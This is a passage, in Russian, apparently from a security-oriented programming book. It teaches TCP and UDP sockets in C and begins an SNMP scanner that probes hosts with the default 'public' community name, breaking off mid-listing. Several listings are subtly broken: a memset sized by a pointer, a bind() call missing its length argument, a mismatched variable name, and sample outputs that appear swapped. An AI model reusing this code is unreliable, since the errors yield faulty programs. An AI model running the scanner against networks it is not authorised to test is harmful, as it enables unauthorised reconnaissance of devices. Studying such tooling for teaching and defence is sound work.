- В строке 53 соединенный сокет закрывается и происходит разрыв соединения.

В примере 3.2 показано, как создается серверный TCP-сокет. В результате образуется оконечная точка, с которой могут соединиться клиенты типа *client1.c*.

Пример 3.2. TCP-сервер (server.c)

```

1 /*
2  * server1.c
3  *
4  * Создание серверного TCP-сокета, прием
5  * запроса на соединение от одного TCP-клиента
6  * с помощью функций socket(), bind(), listen() и
7  * accept().
8  *
9  * foster <jamescfoster@gmail.com>
10 */
11
12 #include <stdio.h>
13 #include <sys/types.h>
14 #include <sys/socket.h>
15 #include <netinet/in.h>
16
17 int
18 main    (int argc, char *argv[])
19 {
20     struct sockaddr_in sin ;
21     struct sockaddr_in csin;
22     socklen_t          len  = sizeof(struct sockaddr);
23     short              port  = 0;
24     int                csock = 0;
25     int                sock  = 0;
26     int                ret   = 0;
27
28     if(argc != 2)
29     {
30         printf("usage: %s: port\n", argv[0]);
31         return(1);
32     }
33
34     port = atoi(argv[1]);

```

```

35
36     sock = socket(AF_INET, SOCK_STREAM, 0);
37     if(sock < 0)
38     {
39         printf("TCP-сервер: ошибка socket().\n");
40         return(1);
41     }
42
43     memset(&sin, 0x0, sizeof(struct sockaddr_in *));
44
45     sin.sin_family      = AF_INET;
46     sin.sin_port        = htons(port);
47     sin.sin_addr.s_addr = INADDR_ANY;
48
49     ret = bind(sock, (struct sockaddr *)&sin,
50                  (struct sockaddr));
51     if(ret < 0)
52     {
53         printf("TCP-сервер: ошибка bind().\n");
54         close (sock);
55         return(1);
56     }
57
58     ret = listen(sock, 5);
59     if(ret < 0)
60     {
61         printf("TCP-сервер: ошибка listen().\n");
62         close (sock);
63         return(1);
64     }
65
66     printf("TCP-сервер прослушивает порт.\n");
67
68     memset(&csin, 0x0, sizeof(struct sockaddr));
69
70     csock = accept(sock, (struct sockaddr *)&csin, &len);
71     if(csock < 0)
72     {
73         printf("TCP-сервер: ошибка accept().\n");
74     }
75     else
76     {
77         printf("TCP-сервер: соединение с клиентом "      \
78              "на порту %d.\n", port);
79         close(csock);
80     }
81
82     close(sock);
83

```

```
84 return(0);
85 }
```

Компиляция

```
(foster@syngress ~/book) $ gcc -o server1 server1.c
```

```
(foster@syngress ~/book) $ ./server1
usage: ./server1: port
```

Пример выполнения

```
(foster@syngress ~/book) $ ./server1 4001
TCP-клиент установил соединение.
TCP-клиент закрыл соединение.
```

```
(foster@syngress ~/book) $ ./client1 127.0.0.1 81
TCP-сервер прослушивает порт.
```

Программа *server1.c* ожидает всего один аргумент в командной строке: номер порта, который сервер будет прослушивать в ожидании запроса на соединение от клиента. Она получает от системы дескриптор сокета с помощью функции *socket()*, затем привязывает сокет к указанному порту (*bind()*), переводит сокет в режим прослушивания (*listen()*) и вызывает функцию *accept()*, которая и ожидает запроса. Как только запрос на соединение получен, сокет сразу закрывается, соединение разрывается, программа завершает работу.

Анализ

- В строке 36 программа получает дескриптор сокета, вызвав функцию *socket()*. В качестве аргумента *domain* ей передается константа *AF_INET*, которая говорит, что этот сокет будет работать по протоколу IP. Аргумент *type* равен *SOCK_STREAM*, то есть протоколом транспортного уровня будет TCP. В качестве идентификатора протокола передается 0, поскольку этот аргумент обычно не используется для сокетов, работающих по протоколу TCP.
- В строке 43 инициализируется структура *sockaddr_in*, которая служит для идентификации локальной оконечной точки данного сокета.
- В строке 45 задается семейство протоколов (*domain*) для удаленной оконечной точки *AF_INET*, и это значение соответствует аргументу функции *socket()*, заданному в строке 36.
- В строке 46 задается номер локального порта. Этот порт был указан в командной строке и передан программе в виде указателя на массив символов (*char **). Массив преобразуется в 4-байтовое целое число

(типа *int*) функцией *atoi()*. Затем это число преобразуется в двухбайтовое целое, записанное в сетевом порядке байтов. Результат помещается в поле *sin_port* структуры *sockaddr_in*.

- В строке 47 задается локальный IP-адрес, к которому будет привязан сокет. В качестве адреса указана целочисленная константа *INADDR_ANY*. Это означает, что сокет может принимать соединения с любого сетевого интерфейса, в том числе и *возвратного* (*loopback*). Если хост имеет несколько сетевых интерфейсов, то можно привязать сокет к конкретному интерфейсу, указав назначенный ему IP-адрес вместо *INADDR_ANY*.
- В строке 49 вызывается функция *bind()*, которая связывает информацию о локальной конечной точке, включая ее IP-адрес и порт, с дескриптором сокета.
- В строке 58 вызывается функция *listen()*, которой в качестве второго аргумента передается максимальное число ожидающих соединений в очереди. Если одновременно поступит большее число запросов, то в соединении будет отказано. Кроме того, функция переводит сокет в состояние готовности к приему соединений. Начиная с этого момента могут обрабатываться запросы на установление соединения, поступающие от клиентов.
- В строке 70 вызывается функция *accept()*, принимающая запросы на соединение. Она блокирует (переводит в состояние ожидания) процесс до поступления нового запроса от клиента. Как только это произойдет, функция *accept()* вернет дескриптор сокета, соответствующего новому соединению.
- В строке 82 сокет закрывается, так что новые соединения не могут быть установлены.

В примере 3.3 сначала запускается программа *server1*, а вслед за ней *client1*. Мы видим, что *server1* получила дескриптор сокета, привязала его к порту, указанному в командной строке, и начала прослушивать порт в ожидании входящих соединений. После запуска *client1* устанавливается TCP-соединение. Затем обе программы закрывают свои концы соединения и завершают работу.

Пример 3.3. Клиент и сервер в действии

```
1 (foster@syngress ~/book) $ ./server1 4001 &
2 ./server1 4001 & (11) 31802
3
4 (foster@syngress ~/book) $ ./client1 127.0.0.1 4001
5 ./client1 127.0.0.1 4001
6
7 TCP-сервер: соединение с клиентом на порту 4001.
```

```

8
9 TCP-клиент установил соединение.
10
11 [1] Done ./server1 4001

```

Анализ

При запуске программы *server1* указано, что она должна прослушивать TCP-порт 4001. В большинстве операционных систем порты с номерами от 1 до 1024 зарезервированы для привилегированных программ, поэтому в примере взят порт с номером больше 1024. Символ & в конце командной строки говорит, что программа *server1* должна исполняться в фоновом режиме, так что сразу после ее запуска можно вводить следующую команду – запускающую *client1*.

- В строке 1 оболочка *tcsh* печатает введенную команду.
- В строке 2 *tcsh* печатает идентификатор фонового процесса, в котором исполняется программа *server1*.
- В строке 4 запускается программа *client1*, которой передаются IP-адрес 127.0.0.1 и порт 4001. Адрес 127.0.0.1 принадлежит возвратному интерфейсу. Это логический интерфейс, предназначенный для исполнения сетевых программ на локальной машине. В большинстве систем адресу 127.0.0.1 соответствует доменное имя *localhost*.
- В строке 5 *tcsh* печатает введенную команду.
- В строке 7 *server1* выводит сообщение о поступлении запроса на соединение от клиента, точнее, от программы *client1*.
- В строке 9 *client1* печатает сообщение о том, что она установила соединение с *server1*.

Теперь, когда у вас сложилось некоторое представление о программировании клиентских и серверных TCP-сокетов, перейдем к программированию UDP-сокетов.

Клиенты и серверы для протокола UDP

При программировании UDP-сокетов используются, в основном, те же приемы, что и для TCP-сокетов. Но UDP – это протокол без установления соединений, поэтому для него нужно меньше предварительных шагов и он предоставляет чуть больше гибкости при отправке и приеме UDP-датаграмм. UDP не является потоковым протоколом, данные передаются не побайтно, а целыми блоками – датаграммами.

В заголовке протокола UDP всего четыре поля: *порт получателя*, *порт отправителя*, *длина* и *контрольная сумма*. Порты получателя и отправителя однозначно идентифицируют процесс, который отправил данные, и процесс, которому они предназначены. Поле *длина* указывает, сколько байтов в датаграмме. Поле *контрольная сумма* необязательно, оно может быть нулем либо содержать правильную контрольную сумму.

Как и в случае TCP, UDP-сокеты создаются функцией *socket()*. Но UDP отличается способностью отправлять и принимать датаграммы от различных хостов по одному-единственному сокету.

Типичная последовательность создания клиентского UDP-сокета начинается с вызова функции *socket()*. Затем надлежит определить адрес и номер порта удаленного хоста, которому сокет будет отправлять и от которого будет принимать данные. Дескриптор сокета передается функции *connect()*, которая запоминает, какой сокет в дальнейшем будет использоваться для передачи и приема. Вместо этого адрес и номер порта получателя можно указывать при каждой операции «записи», тогда один сокет можно будет использовать для обмена данными с разными хостами.

По протоколу UDP данные можно посылать с помощью функций *write()*, *send()* и *sendto()*. Чтобы можно было пользоваться функциями *write()* или *send()*, сокет нужно предварительно «соединить», вызвав функцию *connect()*. Если это не сделано, то остается функция *sendto()*, которой нужно передать IP-адрес и порт получателя. Читать данные по протоколу UDP позволяют функции *read()*, *recv()* и *recvfrom()*. Для использования функций *read()* и *recv()* сокет надо предварительно «соединить». Функция же *recvfrom()* получает IP-адрес и номер порта из принятой датаграммы.

Данные, записанные в UDP-сокет, будут приняты в виде единого блока, а не в виде потока байтов, как в случае TCP. Каждый вызов *write()*, *send()* или *sendto()* порождает одну датаграмму. Принятые датаграммы считываются как неделимое целое. Если при попытке считывания датаграммы предоставлен буфер недостаточного размера, то функция чтения вернет код ошибки.

Если размер UDP-датаграммы превосходит максимальную длину сегмента в локальной сети или любой сети, через которую датаграмма маршрутизируется, то она должна быть фрагментирована. Из соображений производительности это нежелательно, поэтому некоторые операционные системы ограничивают или вовсе не поддерживают такой режим. В примере 3.4 показано, как создавать UDP-сокет.

Пример 3.4. UDP-сокет (*udp1.c*)

```

1 /*
2  * udp1.c
3  */

```

```

4  * пример программы для создания UDP-сокета
5  *
6  * foster <jamescfoster@gmail.com>
7  */
8
9  #include <stdio.h>
10
11 #include <sys/socket.h>
12 #include <netinet/in.h>
13
14 int
15 main(void)
16 {
17     int sock = 0;
18
19     sock = socket(AF_INET, SOCK_DGRAM, 0);
20     if(sock < 0)
21     {
22         printf("ошибка socket().\n");
23     }
24     else
25     {
26         close(sock);
27         printf("socket() завершилась успешно.\n");
28     }
29
30     return(0);
31 }

```

Компиляция

```
obsd32# gcc -o udp1 udp1.c
```

Пример исполнения

```
obsd32# ./udp1
socket() завершилась успешно.
```

Анализ

- В строках 11 и 12 включаются заголовочные файлы `<sys/socket.h>` и `<netinet/in.h>`. В них содержатся прототипы функций и структуры данных, необходимые для работы с сокетами.
- В строке 19 вызывается функция `socket()`. Первый параметр – целочисленная константа `AF_INET` (определена в `<sys/socket.h>`). Она указывает, что сокет принадлежит адресному семейству `AF_INET`, которое соответствует адресации, принятой в протоколе IPv4.

- Второй параметр, переданный функции `socket()`, – это целочисленная константа `SOCK_DGRAM` (определена в `<sys/socket.h>`). Она указывает тип создаваемого сокета. В сочетании с адресным семейством `AF_INET` тип `SOCK_DGRAM` говорит о том, что нужно создать UDP-сокет.
- Третий параметр `socket()` может содержать номер протокола, но при создании UDP-сокета он не используется и поэтому оставлен равным нулю.
- В случае успеха функция `socket()` возвращает неотрицательное целое число. Оно однозначно идентифицирует сокет в текущем процессе и называется дескриптором сокета. В случае ошибки возвращается `-1`.
- В строке 19 проверяется значение, которое вернула `socket()`. Если оно меньше нуля, то на стандартный вывод печатается сообщение об ошибке.
- В строке 26 правильный дескриптор сокета передается функции `close()`, которая закрывает сокет, делая его непригодным для дальнейшего использования.

В примере 3.5 иллюстрируется отправка UDP-датаграммы через сокет, который предварительно был «соединен» с помощью функции `connect()`.

Пример 3.5. Отправка UDP-датаграммы функцией `send()` (`udp2.c`)

```

1  /*
2  * udp2.c
3  *
4  * отправка UDP-датаграммы с помощью
5  * сокета, который был предварительно
6  * обработан функцией connect().
7  *
8  * foster <jamescfoster@gmail.com>
9  */
10
11 #include <stdio.h>
12
13 #include <sys/socket.h>
14 #include <netinet/in.h>
15 #include <arpa/inet.h>
16
17 #define UDP2_DST_ADDR "127.0.0.1"
18 #define UDP2_DST_PORT 1234
19
20 int
21 main(void)
22 {
23     struct sockaddr_in sin;
24     char buf[100];
25     int sock = 0;

```



```

26 int  ret  = 0;
27
28 sock = socket(AF_INET, SOCK_DGRAM, 0);
29 if(sock < 0)
30 {
31     printf("ошибка socket().\n");
32     return(1);
33 }
34
35 memset(&sin, 0x0, sizeof(sin));
36
37 sin.sin_family      = AF_INET;
38 sin.sin_port        = htons(UDP2_DST_PORT);
39 sin.sin_addr.s_addr = inet_addr(UDP2_DST_ADDR);
40
41 ret = connect(sock, (struct sockaddr *) &sin, sizeof(sin));
42 if(ret < 0)
43 {
44     printf("ошибка connect().\n");
45     return(1);
46 }
47
48 memset(buf, 'A', 100);
49
50 ret = send(sock, buf, 100, 0);
51 if(ret != 100)
52 {
53     printf("ошибка send().\n");
54     return(1);
55 }
56
57 close (sock);
58 printf("send() завершилась успешно.\n");
59
60 return(0);
61 }

```

Компиляция

```
obsd32# gcc -o udp2 udp2.c
```

Пример исполнения

```
obsd32# ./udp2
send() завершилась успешно.
```

Программа *udp2.c* базируется на коде для работы с сокетами из примера *udp1.c*. Дополнительно в ней показано, как надо объявлять и инициализиро-

вать структуру *sockaddr_in* и как посылать UDP-датаграммы с помощью функции *send()*.

Анализ

- В строке 15 включается файл *arpa/inet.h*, содержащий прототипы функций преобразования адресов IPv4 в точечно-десятичную нотацию и обратно.
- В строках 17 и 18 с помощью директив препроцессора определяются IP-адрес и порт получателя, то есть конечная точка, в которую будут направляться UDP-датаграммы.
- В строках 23–26 объявляются локальные переменные. В структуру *sin* типа *struct sockaddr_in* будет помещен IP-адрес и порт получателя.
- В строках 27–32 с помощью функции *socket()* создается UDP-сокет. Процедура не отличается от встретившейся в примере 3.4.
- В строках 37 в поле *sin_family* структуры *sin* помещается константа *AF_INET*, определяющая адресное семейство. При работе с протоколом UDP всегда следует задавать именно это семейство.
- В строке 38 в поле *sin_port* записывается номер удаленного порта, в который должна быть доставлена датаграмма. Предварительно номер порта передается функции *htons()*, которая преобразует байты целого числа в сетевой порядок, чтобы обеспечить переносимость. По определению, сетевой порядок – это «big-endian» (старший байт слева). Поэтому, на компьютерах, где целые числа изначально представлены в таком виде, функция *htons()* ничего не делает. Если же машинный порядок – «little-endian» (старший байт справа), то она переставляет младший и старший байты.
- В строке 39 адрес получателя, заданный в точечно-десятичной нотации, преобразуется в беззнаковое целое число с помощью функции *inet_addr()*, после чего записывается в поле *sin_addr.s_addr* структуры *sockaddr_in*. Функция *inet_addr()* возвращает целое без знака, представленное в сетевом порядке байтов. Получив на входе некорректный адрес, функция вернет константу *INADDR_NONE*, являющуюся признаком ошибки.
- В строке 41 вызывается функция *connect()*, которая ассоциирует с сокетом адрес, заданный в структуре *sockaddr_in*. Если она завершится успешно, то можно приступать к обмену данными через сокет, который продолжается до тех пор, пока не возникнет ошибка или одна из сторон не вызовет функцию *close()*. В случае ошибки *connect()* вернет –1.
- В строке 48 буфер размером 100 байтов заполняется символами А. Это данные, которые мы отправим получателю через сокет.

- В строке 50 для отправки данных вызывается функция *send()*. Ее первый параметр – это дескриптор сокета, второй – указатель на буфер, содержащий данные, третий – размер этого буфера в байтах. Четвертый параметр может содержать различные флаги, которые в данном примере не используются. Функция *send()* в случае успеха возвращает число отправленных байтов, а в случае ошибки – отрицательное число.

В примере 3.6 демонстрируется отправка UDP-датаграммы, когда IP-адрес и номер порта задаются во время выполнения.

Пример 3.6. Отправка UDP-датаграммы функцией *sendto()* (*udp3.c*)

```

1 /*
2  * udp3.c
3  *
4  * отправка UDP-датаграммы через сокет
5  * с помощью функции sendto().
6  * Пример 3.
7  *
8  * foster <jamescfoster@gmail.com>
9  */
10
11 #include <stdio.h>
12
13 #include <sys/socket.h>
14 #include <netinet/in.h>
15 #include <arpa/inet.h>
16
17 #define UDP3_DST_ADDR "127.0.0.1"
18 #define UDP3_DST_PORT 1234
19
20 int
21 main(void)
22 {
23     struct sockaddr_in sin;
24     char buf[100];
25     int sock = 0;
26     int ret = 0;
27
28     sock = socket(AF_INET, SOCK_DGRAM, 0);
29     if(sock < 0)
30     {
31         printf("ошибка socket().\n");
32         return(1);
33     }
34
35     memset(&sin, 0x0, sizeof(sin));
36
37     sin.sin_family      = AF_INET;
```

```

38     sin.sin_port        = htons(UDP3_DST_PORT);
39     sin.sin_addr.s_addr = inet_addr(UDP3_DST_ADDR);
40
41     memset(buf, 'A', 100);
42
43     ret = sendto(sock, buf, 100, 0,
44                 (struct sockaddr *) &sin, sizeof(sin));
45     if(ret != 100)
46     {
47         printf("ошибка sendto().\n");
48         return(1);
49     }
50
51     close(sock);
52     printf("sendto() завершилась успешно.\n");
53
54     return(0);
55 }
```

Компиляция

```
obsd32# gcc -o udp3 udp3.c
```

Пример исполнения

```
obsd32# ./udp3
sendto() завершилась успешно.
```

Анализ

В программе *udp3.c* показан альтернативный способ отправки данных: с помощью функции *sendto()*. Вместо того чтобы один раз задать IP-адрес и номер порта, вызвав *connect()*, мы задаем их при каждом вызове *sendto()*, передавая в качестве пятого параметра указатель на структуру *sockaddr_in*. Тем самым единственный дескриптор можно использовать для обмена данными с разными хостами. Функция *sendto()* полезна, когда данные нужно посылать разным получателям, например, при реализации сканера, работающего по протоколу UDP.

Единственное отличие примера *udp3.c* от *udp2.c* в том, что отсутствует вызов *connect()*, а вместо *send()* вызывается *sendto()*. В примере 3.7 демонстрируется прием UDP-датаграммы с помощью функции *recvfrom()*.

Пример 3.7. Прием UDP-датаграммы (*udp4.c*)

```

1 /*
2  * udp4.c
```

```

3  *
4  * прием UDP-датаграммы с помощью
5  * функции recvfrom().
6  * Пример 4.
7  *
8  * foster <jamescfoster@gmail.com>
9  */
10
11 #include <stdio.h>
12
13 #include <sys/socket.h>
14 #include <netinet/in.h>
15
16 #define UDP4_PORT 1234
17
18 int
19 main(void)
20 {
21     struct sockaddr_in sin;
22     char buf[100];
23     int sock = 0;
24     int ret = 0;
25
26     sock = socket(AF_INET, SOCK_DGRAM, 0);
27     if(sock < 0)
28     {
29         printf("ошибка socket().\n");
30         return(1);
31     }
32
33     memset(&sin, 0x0, sizeof(sin));
34
35     sin.sin_family      = AF_INET;
36     sin.sin_port        = htons(UDP4_PORT);
37     sin.sin_addr.s_addr = INADDR_ANY;
38
39     ret = bind(sock, (struct sockaddr *) &sin, sizeof(sin));
40     if(ret < 0)
41     {
42         printf("ошибка bind().\n");
43         return(1);
44     }
45
46     ret = recvfrom(sock, buf, 100, 0, NULL, NULL);
47     if(ret < 0)
48     {
49         printf("ошибка recvfrom().\n");
50         return(1);
51     }

```

```

52
53     close (sock);
54     printf("recvfrom() завершилась успешно.\n");
55
56     return(0);
57 }

```

Компиляция

```
obsd32# gcc -o udp4 udp4.c
```

Пример исполнения

```
obsd32# ./udp4 &
[1] 18864
```

```
obsd32# ./udp3
recvfrom() завершилась успешно.
sendto() завершилась успешно.
```

```
[1] + Done ./udp4
```

Эта программа создает UDP-сокет, привязывает его к порту 1234 и ждет поступления одной датаграммы. В примере выполнения мы сначала запускаем *udp4*, а затем *udp3*. Программа *udp3* отправляет единственную датаграмму *udp4*.

Анализ

- В строках 13 и 14 включаются заголовочные файлы *sys/socket.h* и *netinet/in.h*.
- В строке 16 определяется порт (1234), к которому будет привязан сокет.
- В строке 26 с помощью функции *socket()* создается сокет точно так же, как и в предыдущих примерах.
- В строках 32–36 в структуру *sockaddr_in* записываются IP-адрес и номер порта локальной оконечной точки. Поля *sin_family* и *sin_port* заполняются как и раньше. В поле *sin_addr.s_addr* записывается константа *INADDR_ANY*, которая говорит, что в сокет должны направляться датаграммы, поступившие на любой сетевой интерфейс данного компьютера. Так, если компьютер оборудован двумя сетевыми интерфейсами, то сокет привязывается к обоим. При желании сокет можно привязать к конкретному интерфейсу, для этого нужно занести в поле *sin_addr.s_addr* назначенный ему IP-адрес.
- В строке 39 функция *bind()* привязывает сокет к оконечной точке, определяемой содержимым структуры *sockaddr_in*. Первый параметр *bind()* – это дескриптор сокета, второй – адрес структуры *sockaddr_in*, который должен быть приведен к типу *struct sockaddr*. Третий параметр

должен содержать длину структуры *sockaddr_in* в байтах. Если *bind()* завершится успешно, она вернет 0, в случае ошибки – отрицательное значение.

- В строке 46 вызывается функция *recvfrom()* для приема одной датаграммы. Ее первым параметром является дескриптор ранее привязанного сокета, вторым – указатель на массив символов, в который будут помещены принятые данные, третьим – длина этого массива в байтах. Четвертым параметром может быть адрес структуры *sockaddr_in*, приведенный к типу *struct sockaddr*, а пятым – указатель на целое число, содержащее длину структуры *sockaddr_in* в байтах. Если четвертый и пятый параметр заданы (не равны *NULL*), то в эту структуру *sockaddr_in* будут помещены IP-адрес и порт отправителя датаграммы.
- В строке 53 сокет вызывается функция *close()*, которая закрывает сокет, после чего он уже не может использоваться для приема данных.

Опции сокетов

В состав API BSD-сокетов входит много функций для отправки и приема данных. Хотя их действий по умолчанию достаточно для реализации типичной функциональности, иногда приходится изменять некоторые аспекты работы сокетов. Для этого служит функция *setsockopt()*.

Эта функция позволяет менять параметры на разных уровнях стека протоколов. Если речь идет о семействе *AF_INET*, то можно модифицировать поведение как самого сокета, так и протоколов UDP, TCP, ICMP и так далее.

Чаще всего опции применяются для изменения параметров самого сокета. Можно задать правила обработки ошибок, размеры буферов, интерпретацию адресов и портов, а также величины таймаутов при приеме и передаче данных. Из всех вышеперечисленных возможностей обычно используется опция *SO_RCVTIMEO* для задания таймаута при чтении данных функциями *read()*, *recv()* и *recvfrom()*.

По умолчанию функции *read()*, *recv()* и *recvfrom()* выполняют блокирующее чтение, то есть функция будет ждать до тех пор, пока в сокет не поступят данные или не произойдет ошибка. Такое поведение нежелательно, если программа должна выполнить некоторое действие, когда данные не поступают вовремя. Тут-то и приходит на помощь опция *SO_RCVTIMEO*, которая позволяет указать, сколько времени сокет может ждать данных, прежде чем вернуть управление вызывающей программе. В примере 3.8 показано, как с помощью функции *setsockopt()* установить опцию *SO_RCVTIMEO* для UDP-сокета.

Пример 3.8. Установка опций сокета с помощью функции *setsockopt()*

```

1 /*
2  * makeudpsock()
3  *
4  *
5  */
6 int makeudpsock (char *dst, unsigned short port)
7 {
8     struct sockaddr_in sin;
9     struct timeval tv;
10    unsigned int taddr = 0;
11    int sock = 0;
12    int ret = 0;
13
14    taddr = inet_addr(targ);
15    if(taddr == INADDR_NONE)
16    {
17        printf("ошибка inet_addr().\n");
18        return(-1);
19    }
20
21    sock = socket(AF_INET, SOCK_DGRAM, 0);
22    if(sock < 0)
23    {
24        printf("ошибка socket().\n");
25        return(-1);
26    }
27
28    memset(&sin, 0x0, sizeof(sin));
29
30    sin.sin_family      = AF_INET;
31    sin.sin_port        = htons(port);
32    sin.sin_addr.s_addr = taddr;
33
34    ret = connect(sock, (struct sockaddr *) &sin,
35                  sizeof(sin));
36    if(ret < 0)
37    {
38        printf("ошибка connect().\n");
39        return(-1);
40    }
41
42    memset(&tv, 0x00, sizeof(tv));
43
44    tv.tv_sec = 10;
45
46    ret = setsockopt(sock, SOL_SOCKET,
47                    SO_RCVTIMEO, &tv, sizeof(tv));
48    if(ret < 0)

```

```

49 {
50     printf("ошибка setsockopt().\n");
51     return(-1);
52 }
53
54 return(sock);
55 }

```

В этом примере с помощью функций *socket()* и *connect()* создается и ассоциируется с удаленной оконечной точкой UDP-сокета. Затем вызывается функция *setsockopt()*, которая задает величину таймаута при приеме данных. Эта величина предварительно записывается в структуру *timeval*. Функция *makeudpsoc()* возвращает дескриптор вновь созданного сокета.

Анализ

- В строках 7–39 с помощью функций *socket()* и *connect()* создается новый сокет. Эта процедура уже рассматривалась выше;
- В строках 45 и 46 вызывается функция *setsockopt()*. Первым параметром ей передается дескриптор сокета, для которого нужно задать опции. Второй параметр – это уровень протокола, на котором действуют задаваемые опции. В данном случае константа *SOL_SOCKET* сообщает, что задается опция на уровне самого сокета. Третий параметр – это собственно опция; мы указали целочисленную константу *SO_RCVTIMEO*. Четвертый и пятый параметры функции зависят от того, какой уровень и опция переданы соответственно во втором и третьем параметрах. В случае *SOL_SOCKET* и *SO_RCVTIMEO* в четвертом параметре следует задать указатель на структуру *timeval* и ее размер в байтах. Поля *tv_sec* и *tv_usec* этой структуры задают число секунд и микросекунд в значении таймаута.

Примечание

Чтобы задать опции на уровне протокола IP, вместо константы *SOL_SOCKET* нужно указать *IPPROTO_IP*. Протоколу UDP соответствует константа *IPPROTO_UDP*, а протоколу TCP – константа *IPPROTO_TCP*. Константы, определяющие уровень и имена опций, находятся в заголовочных файлах *sys/socket.h* и *netinet/in.h*.

Сканирование сети с помощью UDP-сокеты

В этом разделе мы рассмотрим полную программу, которая, пользуясь протоколом UDP и API сокеты, реализует сканирование имен сообществ (community name), определенных в протоколе SNMP (Simple Network Management Protocol – простой протокол управления сетью). Протокол SNMP широко распространен и применяется для получения и задания различных параметров компьютеров и устройств, подключенных к сети. Для этого узлу посылаются команды SNMP *GetRequest* и *SetRequest*, инкапсулированные в UDP-датаграммы.

Для получения параметра хост-отправитель посылает хосту-получателю команду *GetRequest*. Получатель проверяет корректность запроса и возвращает отправителю в составе UDP-датаграммы ответ *GetResponse* вместе с данными исходного запроса. В случае же запроса *SetRequest* получатель проверяет его корректность и вносит необходимые изменения в конфигурацию.

Получать или изменять можно разнообразные параметры, в том числе имя удаленного хоста, IP-адрес и статистику. Программа, реагирующая на SNMP-запросы, называется *агентом протокола SNMP*. Агент привязывает свой сокет к порту 161 и ожидает поступления запросов *GetRequest* и *SetRequest*. Требуется, чтобы в полученном запросе было задано имя сообщества, известное агенту SNMP. Оно служит аналогом пароля, поскольку запросы, не содержащего корректного имени сообщества, игнорируются.

На наше счастье, большинство программ-агентов поставляются с предварительно сконфигурированным именем сообщества «public». Поэтому мы можем узнать о наличии в сети множества устройств, поддерживающих протокол SNMP. В примере 3.9 демонстрируется, как с помощью UDP-сокеты можно отправить запрос *GetRequest* для получения имени удаленного хоста и принять соответствующий ответ.

Пример 3.9. Сканер SNMP (snmp1.c)

```

1 /*
2  * snmp1.c
3  *
4  * Сканер snmp scanner. Пример 1.
5  *
6  * foster <jamescfoster@gmail.com>
7  */
8
9 #include <stdio.h>
10 #include <stdlib.h>
11 #include <unistd.h>

```

```

12 #include <string.h>
13 #include <ctype.h>
14
15 #include <sys/socket.h>
16 #include <netinet/in.h>
17 #include <arpa/inet.h>
18
19 #define      SNMP1_DEF_PORT 161
20 #define      SNMP1_DEF_COMN "public"
21
22 #define      SNMP1_BUF_SIZE 0x0400
23
24 /*
25  * hexdisp()
26  *
27  */
28 */
29 void hexdisp (char *buf, int len)
30 {
31     char tmp[16];
32     int  x = 0;
33     int  y = 0;
34
35     printf("\n");
36
37     for(x=0; x < len; ++x)
38     {
39         tmp[x % 16] = buf[x];
40
41         if((x + 1) % 16 == 0)
42         {
43             for(y=0; y < 16; ++y)
44             {
45                 printf("%02X ", tmp[y] & 0xFF);
46             }
47             for(y=0; y < 16; ++y)
48             {
49                 printf("%c", isprint(tmp[y]) ?
50                     tmp[y] : '.');
51             }
52             printf("\n");
53         }
54     }
55 }
56
57 if((x % 16) != 0)
58 {
59     for(y=0; y < (x % 16); ++y)
60     {
61         printf("%02X ", tmp[y] & 0xFF);

```

```

62     }
63
64     for(y=(x % 16); y < 16      ; ++y)
65     {
66         printf("    ");
67     }
68
69     for(y=0; y < (x % 16); ++y)
70     {
71         printf("%c", isprint(tmp[y]) ? tmp[y] : '.');
72     }
73 }
74
75 printf("\n");
76 }
77
78 /*
79  * makegetreq()
80  *
81  *
82  */
83
84 #define SNMP1_PDU_HEAD  "\x30\x00\x02\x01\x00\x04"
85 #define SNMP1_PDU_TAIL  "\xa0\x1c\x02\x04\x7e\x16\xa2\x5e" \
86                          "\x02\x01\x00\x02\x01\x00\x30\x0e" \
87                          "\x30\x0c\x06\x08\x2b\x06\x01\x02" \
88                          "\x01\x01\x05\x00\x05\x00"
89
90 int makegetreq (char *buf, int blen, int *olen, char *comn)
91 {
92     int hlen = sizeof(SNMP1_PDU_HEAD) - 1;
93     int tlen = sizeof(SNMP1_PDU_TAIL) - 1;
94     int clen = strlen(comn);
95     int len  = 0;
96
97     len = hlen + 1 + clen + tlen;
98     if(len > blen)
99     {
100         printf("недостаточно места в буфере (%d,%d).\n",
101             blen, len);
102         return(-1);
103     }
104
105     memset(buf, 0x00, blen);
106     memcpy(buf, SNMP1_PDU_HEAD, hlen);
107     memcpy(buf + hlen + 1, comn, clen);
108     memcpy(buf + hlen + 1 + clen, SNMP1_PDU_TAIL, tlen);
109
110     buf[0x01] = 0x23 + clen;

```

```

111 buf[hlen] = (char) clen;
112
113 *olen = len;
114
115 return(0);
116}
117
118 /*
119  * dores()
120  *
121  *
122  */
123 int dores (int sock)
124 {
125     char buf[SNMP1_BUF_SIZE];
126     int ret = 0;
127
128     ret = recvfrom(sock, buf, SNMP1_BUF_SIZE, 0, NULL, NULL);
129     if(ret < 0)
130     {
131         printf("ошибка recv().\n");
132         return(-1);
133     }
134
135     hexdisp(buf, ret);
136
137     return(0);
138 }
139
140 /*
141  * doreq()
142  *
143  *
144  */
145 int doreq (int sock, char *comn)
146 {
147     char buf[SNMP1_BUF_SIZE];
148     int len = 0;
149     int ret = 0;
150
151     ret = makegetreq(buf, SNMP1_BUF_SIZE, &len, comn);
152     if(ret < 0)
153     {
154         printf("ошибка makegetreq().\n");
155         return(-1);
156     }
157
158     hexdisp(buf, len);
159

```

```

160     ret = send(sock, buf, len, 0);
161     if(ret != len)
162     {
163         printf("ошибка send().\n");
164         return(-1);
165     }
166
167     return(0);
168 }
169
170 /*
171  * makeudpsock()
172  *
173  *
174  */
175 int makeudpsock (char *targ, unsigned short port)
176 {
177     struct sockaddr_in sin;
178     unsigned int taddr = 0;
179     int sock = 0;
180     int ret = 0;
181
182     taddr = inet_addr(targ);
183     if(taddr == INADDR_NONE)
184     {
185         printf("ошибка inet_addr().\n");
186         return(-1);
187     }
188
189     sock = socket(AF_INET, SOCK_DGRAM, 0);
190     if(sock < 0)
191     {
192         printf("ошибка socket().\n");
193         return(-1);
194     }
195
196     memset(&sin, 0x0, sizeof(sin));
197
198     sin.sin_family      = AF_INET;
199     sin.sin_port        = htons(port);
200     sin.sin_addr.s_addr = taddr;
201
202     ret = connect(sock, (struct sockaddr *) &sin, sizeof(sin));
203     if(ret < 0)
204     {
205         printf("ошибка connect().\n");
206         return(-1);
207     }
208

```

```

209     return(sock);
210 }
211
212 /*
213  * scan()
214  *
215  *
216  */
217 int scan (char *targ, unsigned short port, char *cname)
218 {
219     int sock = 0;
220     int ret = 0;
221
222     sock = makeudpsock(targ, port);
223     if(sock < 0)
224     {
225         printf("makeudpsocket() failed.\n");
